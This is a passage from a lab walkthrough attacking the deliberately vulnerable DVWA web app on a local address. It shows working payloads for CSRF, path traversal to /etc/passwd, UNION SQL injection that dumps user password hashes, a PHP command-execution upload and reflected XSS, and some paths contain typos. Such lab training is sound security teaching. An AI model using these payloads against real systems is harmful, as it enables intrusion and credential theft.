
http://192.168.56.102/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change

The result show us that the password is changed the user now can't use his password since he rest his password as the attacker manipulating him. Try login by new password 1234.

Attack 4 File inclusion

The application loads data from an attacker-controlled resource at runtime, enabling a variety of malicious activities. Either the source address or the resource itself (or both) may be under the attacker's control.

In this attack we will try to replace include.php by ../../etc/passwd and try it, check the result.




Let's try page=../../../../etc/passwd
As you can see we get access to passwd file.



Attack 5 SQL injection

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

The vulnerability is straightforward. On low security, injecting ‘or 1=1 the following error.




You can find the user data base by try ID 1,2,3,4 and 5.



Discover the number of columns

Using the following command, after – you should press space and then submit

'union select 1,2—




The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field contains the command 'union select 1,2--'. The 'Submit' button is visible. The output area displays the following results in red text:

```
ID: 'union select 1,2--
First name: 1
Surname: 2
```

Below the output, there is a 'More info' link.

Get database name

'union select database(),2—




The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field contains the command 'union select database(),2--'. The 'Submit' button is visible. The output area displays the following results in red text:

```
ID: 'union select database(),2--
First name: dvwa
Surname: 2
```

Below the output, there is a 'More info' link.

Get table names for the current database

'union select table_name,2 from information_schema.tables where table_schema=database()—



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)

Vulnerability: SQL Injection

User ID:

```


ID: 'union select table_name,2 from information_schema.tables where table_schema=database()--
First name: guestbook
Surname: 2

ID: 'union select table_name,2 from information_schema.tables where table_schema=database()--
First name: users
Surname: 2

```

Get column names for the users table

'union select column_name, 2 from information_schema.columns where table_name='users'--



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)
[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: 'union select column_name, 2 from information_schema.columns where table_name='users' --
First name: user_id
Surname: 2

ID: 'union select column_name, 2 from information_schema.columns where table_name='users' --
First name: first_name
Surname: 2

ID: 'union select column_name, 2 from information_schema.columns where table_name='users' --
First name: last_name
Surname: 2

ID: 'union select column_name, 2 from information_schema.columns where table_name='users' --
First name: user
Surname: 2


ID: 'union select column_name, 2 from information_schema.columns where table_name='users' --
First name: password
Surname: 2

ID: 'union select column_name, 2 from information_schema.columns where table_name='users' --
First name: avatar
Surname: 2

```

Get password hashes

' union select user, password from users--



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: ' union select user, password from users--
First name: admin
Surname: 827ccb0eea8a706c4c34a16891f84e7b

ID: ' union select user, password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Attack 6 File Upload

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, and simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

First we are going to create php file that run command `uname -a`

In the text editor write the following

```

<?php


$cmd = system('uname -a');
echo $cmd;

?>

```

And save the file as `uname.php`

Then go to the DVWA server and upload the file



As you can see the uname.php has been uploaded in the path

../../hackable/uploda

So let's open the file in the browser

<http://192.168.56.102/dvwa/vulnerabilities/upload ../../hackable/uploads/unmae.php>

We should get the system name info as below




Attack 7 XSS reflected

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a

“trusted” server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Let's try the following

`<h1> You are Hacked </h1>`



Let's try java script code `<script>alert("hello")</script>`

